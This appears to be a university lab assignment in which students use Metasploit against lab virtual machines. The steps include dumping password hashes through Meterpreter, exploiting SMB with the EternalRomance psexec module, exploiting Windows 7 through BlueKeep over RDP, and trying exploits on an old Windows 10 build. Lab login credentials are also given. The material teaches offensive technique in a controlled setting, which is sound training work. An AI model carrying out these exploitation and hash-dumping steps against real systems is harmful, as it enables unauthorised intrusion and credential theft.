
* 1. On Meterpreter session use the command **help** and explore meterpreter commands:
     + Use **sysinfo** to verify information of compromised system: Meterpreter > **sysinfo**
     + Use **getuid** to get current user name and verify user privilege access
     + Use **hashdump** to dump the hashes
     + Use two more commands
  2. **Attach a screen capture** that demos meterpreter’s commands used and the compromised system information

****

1. **(5 marks)** Use **exit** command to exit meterpreter and **back** command to go back to **msf5>** metasploit console. Use metasploit **search** command to search for eternalromance another exploit developed after eternalblue.
   1. Use the exploit: **exploit/windows/smb/ms17\_010\_psexec**.
   2. Use **info** command to find details about this exploit
   3. Configure the required options and exploit a Windows 7 machine. Notice that this exploit requires a named pipe to connect. It requires validation to SMB database you need to configure SMBUser (ITSCvictim2) and SMBPass (Victim2)
   4. **Attach a screen capture** that demos meterpreter’s commands used and the compromised system information

****

1. **(5 marks)** Use metasploit **search** command to search for 2019 bluekeep exploit.
   1. Make Windows 7 vulnerable to **remote desktop protocol (RDP) port 3389.**
   2. Verify if port 3389 is open. Once the port is open
   3. Use windows rdp exploit called bluekeep\_rce
   4. Set required exploit and payload options
   5. Use **show targets** and use the **set** command to set the right target in this case is a Virtualbox : **set target 2**
   6. **Exploit the vulnerable Windows 7 machine. Use sysinfo and shell meterpreter commands.**
   7. **Attach a screen capture** that demos meterpreter’s commands used and the compromised system information

****

1. **(5 marks)** Try to use metasploit to exploit a Windows 10 machine. You can dowmload Windows10 machine from OneDrive login as: **ITSCstudent** password: **Victim3**. This machine is older version build 10586 and more vulnerable or you can use your own vulnerable machine
   1. Research what exploits can be applied to Windows 10 machine. Try one of the exploits on Windows 10
   2. Use auxiliary to verify if the machine is vulnerable to the exploit you selected.
   3. Use **set dbgtrace true** and **set verbose 1** to debug the process of exploiting the machine
   4. Attach the screen capture that demos the try or successful exploitation on Windows 10 machine

